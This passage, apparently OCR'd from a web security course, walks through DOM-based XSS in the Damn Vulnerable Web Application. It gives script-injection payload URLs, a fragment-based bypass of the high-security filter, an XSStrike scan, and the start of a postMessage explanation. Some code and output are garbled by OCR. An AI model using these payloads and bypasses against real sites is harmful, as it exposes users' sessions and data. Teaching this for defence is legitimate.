
When working with JavaScript, manipulating the DOM is a common occurrence. After all, that's how we change things on the page as needed. For example, if we're using jQuery, we might use methods like these:

```
add()
after()
append()
animate()
insertAfter()
insertBefore()
before()
html()
prepend()
replaceAll()
replaceWith()
wrap()
wrapInner()
wrapAll()
has()
constructor()
init()
index()
jQuery.parseHTML()
$.parseHTML()
```

Or in plane JavaScript, there are a bunch of options as well:

```
document.write()
document.writeln()
document.domain
someDOMElement.innerHTML
someDOMElement.outerHTML
someDOMElement.insertAdjacentHTML
someDOMElement.onevent
and many more...
```

And if we send user data to those methods, especially without checking that data first, we run the risk of opening up our DOM to attack.



Let's demonstrate the risk with an attack on the Damn Vulnerable Web Application.


If we pull up the DVWA and go to the DOM page, we see that it asks us to choose a language. Seems innocent enough, right?

Well, if we inspect the code, we see an interesting script. Looking through the code, you might notice that it says `decodeURI(lang)` which is decoding the URI of the variable `lang`, and the variable `lang` is assigned based on the window's location href value.

```
<p>Please choose a language:</p>
<form name="XSS" method="GET">
<select name="default">
<script>
if (document.location.href.indexOf("default=") >= 0) { var lang =
document.location.href.substring(document.location.href.indexOf("default=")+8); document.write("<option
value='" + lang + "'>" + decodeURI(lang) + "</option>"); document.write("<option value=''
disabled='disabled'>----</option>"); } document.write("<option value='English'>English</option>");
document.write("<option value='French'>French</option>"); document.write("<option
value='Spanish'>Spanish</option>"); document.write("<option value='German'>German</option>");
</script>
<option value="English">English</option>
<option value="French">French</option>
<option value="Spanish">Spanish</option>
<option value="German">German</option>
</select>
```

That's interesting because it probably means that changing the language will change the URL, or vice versa. We can verify that by selecting a language.

Yep, it does. Now we see `default=French`. (Or whatever language you selected)




Going back to inspecting the DOM, we also notice that it uses `document.write` to write option values for the menu item. However, while some of the languages are hardcoded, the `lang` variable is being injected into the DOM to show the currently selected language value, from our URL and from our selection. On top of that, the application is using the `decodeURI()` method, which combined with the fact that it's using `document.write()`, we should be able to inject successful payloads!

In fact, we can verify that this is true by injecting an alert box with document cookie information:

```
http://127.0.0.1/vulnerabilities/xss_d/?default=French<script>alert(document.
cookie)</script>
```

As long as you're on the low security setting, this will work.



Of course, if we switch this over to the high security setting, we wouldn't expect this to work. However, if we look at the application script again, we'll notice that the `decodeURI(lang)` is still there.


In fact, nothing really looks very different. So, if we made a few educated guesses, we could come to the conclusion that the security controls for level high are being performed by back-end server code. However, since this is a DOM-based vulnerability, doesn't that mean we should be able to inject a successful payload without reaching the backend?

But how might we do that? How can we change the behavior of the application in a way that we could still share a URL with a victim that we're trying to target?

Well, as it turns out, if you add a #, all information after that won't be processed by the backend server, so we can simply do this:

```
http://127.0.0.1/vulnerabilities/xss_d/?default=French#<script>alert(1)</script>
```

All of a sudden, an extremely basic attack that's supposed to be prevented by the High level security control in the DVWA is working again! That's because we're able to completely bypass the back-end security controls, which shows that, at least for DOM-based contexts, we need to be concerned with client-side security controls as well.



We could also use an `&` by the way:

```
http://127.0.0.1/vulnerabilities/xss_d/?default=French&<script>alert(1)</script>
```

If we inspect the element and take a look, we'll notice that the option value is properly encoding our payload which prevents the browser from executing it, but the part that uses `decodeURI(lang)` *is* being interpreted, and executed, as if the script were part of the application.

If we take a quick look at how `decodeURI()` works, we'll see why that is: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/decodeURI

If we run the alert box payload in that sandbox:

```
const uri = 'https://mozilla.org/?x=<script>alert(1)</script>';
const encoded = encodeURI(uri);
console.log(encoded);
// expected output: "https://mozilla.org/?x=%D1%88%D0%B5%D0%BB%D0%BB%D1%8B"

try {
  console.log(decodeURI(encoded));
  // expected output: "https://mozilla.org/?x=шеллы"
} catch (e) { // catches a malformed URI
  console.error(e);
}
```

It prints this out:

```
> "https://mozilla.org/?x=%3Cscript%3Ealert(1)%3C/script%3E"
> "https://mozilla.org/?x=<script>alert(1)</script>"
```

Top is without the `decodeURI()` and bottom is with it.

So by decoding it in the the `document.write()` method, the application is arming the payload, right before writing it out to the DOM! All we'd need to defend against this attack is to remove that decode method, and in fact, if we change it to the Impossible level, we'll see that this is exactly what they did.

```
document.write("<option value='" + land + "'>" + (lang) + "</option>");
```

One more thing I'll point out is that, for the most part, we've injected this script without modifying the visible page to the user in any material way, and if we hadn't generated a pop-up, the user probably would never have noticed, even though we've successfully manipulated the DOM.

We'll take a closer look at how the different levels of security tried to address this DOM-based vulnerability later on in the course, by the way, and we'll also be seeing more DOM-based vulnerabilities, but I thought that this was a very interesting vulnerability!

Alright, have fun, and once you're ready, go ahead and complete this lesson and move on to the next!

Automated Attacks

While tools for automated DOM-based XSS are more limited than for Reflected and Stored, we've already explored some that can be used, such as XSStrike.

To find the same vulnerable objects that we found through manual exploration and attacks in the prior lesson, try to use XSStrike.

If you get stuck, here's how I did it:

```
python xsstrike.py -u http://localhost/vulnerabilities/xss_d/?default=query
--headers "Cookie: security=medium; PHPSESSID=irjt3olcs142048sdufp9elsb4"

        XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] Potentially vulnerable objects found
------------------------------------------------------------
2                                   if (document.location.href.
indexOf(3   ault=") >= 0) {                             var lang = document.
locatio4   ef.substring(document.location.href.indexOf(document.write("<option
val5   " + lang + "'>" + decodeURI(lang) + "</optiodocument.write("<option
val8   ' disabled='disabled'>----</option>"document.write("<option value='Engl9
>English</option>");               document.write("<option value='Fren10
French</option>");                 document.write("<option value='Span11
>Spanish</option>");                document.write("<option value='Ge
rm------------------------------------------------------------
[+] WAF Status: Offline
[!] Testing parameter: default
[-] No reflection found
```

Notice that it highlights the `document.write` in red! It's essentially scanning for potentially vulnerable objects, which you can then attempt to exploit. So not quite the same as for reflected attacks, but still helpful in some cases!

That's it for this lesson, go ahead and complete it, and move on to the next! If you want more DOM-based attacks — don't worry, you'll be seeing more throughout the course!

postMessage XSS

postMessage Explained

Of the 6 case studies mentioned in this course, 3 of them have to do with a method called `.postMessage()`.


So what is postMessage, and what does it have to do with Cross-Site Scripting?

Let's take a look.

What's postMessage?


Sometimes you need to have Cross-Origin communication. Cross-Origin communication is when you want to load a resource from a different domain (ie: loading a resource *from* example.com *on* cybr.com).

Some common examples of needing to do this are with pop-ups and iframes...for example, if you enable Facebook social login on your website, and someone uses that to login or sign up, the user might see a pop-up that's pulling in resources from Facebook itself, even though the pop-up was initiated by your application, and the results of that pop-up are then passed to your app in order to successfully register or login that user.




Or, as seen in the Gmail case study, some web applications make use of iframes. iframes are inline frames that can be used inside of a webpage to load another HTML document inside of it.

Normally, scripts on different pages can only access each other if, and only if, the pages they come from share the same protocol (HTTPS), port number, and host (ie: cybr.com) — which is just a fancy way of saying that they're from the same origin.



`postMessage()`, instead, gets around that restriction and lets scripts on different origins work with one another.



postMessage is an HTML5 method that's designed to enable that Cross-Origin communication so that you can load iframes or pop-ups that contain resources from a different origin than your own. In simpler terms, postMessage allows for sending data messages between two windows or frames across different domains.

Using postMessage


To illustrate how this works, we're going to use the term *window* to mean an actual web window that contains a DOM document. For example, if you've ever done something like this in JavaScript:

```
document.getElementById("header");
```

You referenced the window object without even realizing it, since you could have also done this:


```
window.document.getElementById("header");
```

Or you might have also done something like: `window.innerHeight` or `window.innerWidth`



Window is a global variable which represents the window in which the script is running, and it's automatically exposed to JavaScript code.


I mention that because `window` has a property called opener (`window.opener`) that returns a reference to the window that opened that window — either via `open()` or by a link with a target attribute. If that sounds confusing, think of it this way: if window `A` opens window `B`, `B.opener` would return `A`.



With postMessage, one window can obtain a reference to another, and then send a MessageEvent on it with `targetWindow.postMessage()` where `targetWindow = window.opener`.

Example: window `A` from your application opens another window, like a pop-up window, that we'll call window `B`. If window `B` has the code `targetWindow = window.opener`, then `targetWindow = A`. Then, the code in window `B` can use `targetWindow.postMessage()` to send a message back to window `A`.

The receiving window, window A can then handle this event as needed, and the arguments that are passed into `.postMessage()` in window `B` as the message are exposed to that receiving window.



Here's the syntax for using `postMessage()`:

```
targetWindow.postMessage(message, targetOrigin, [transfer]);
```

You referenced the window object without even realizing it, since you could have also done this:

targetWindow	Reference to another window – in our case, window `A`
Message	Object or string to send to the targetWindow
targetOrigin	The target for the message, where the scheme, hostname, and port must match the value supplied for the event to be sent. You can, alternatively, use the wildcard value `"*"` if you don't want to specify a target... but, don't. Using the wildcard introduces a security concern explained below.
transfer	Sequence of transferable objects sent with the message.

As recommended in the postMessage documentation, it's critical that you set a targetOrigin, because that's what specifies what the origin of the targetWindow must be for the event to be dispatched. If you set it to "*", it means there are no restrictions about what origin can use the event. An attacker can abuse this to send their own messages containing malicious payloads.

Example

For a simple example, I've pulled this code from David Walsh's website, which opens a new window, sends a new window message every 6 seconds, and uses an event listener to check for any response we receive from the destination window.

Window A

```
//create popup window
var domain = 'https://some.domain';
var myPopup = window.open(domain + '/windowPostMessageListener.html','myWindow');

//periodical message sender
setInterval(function(){
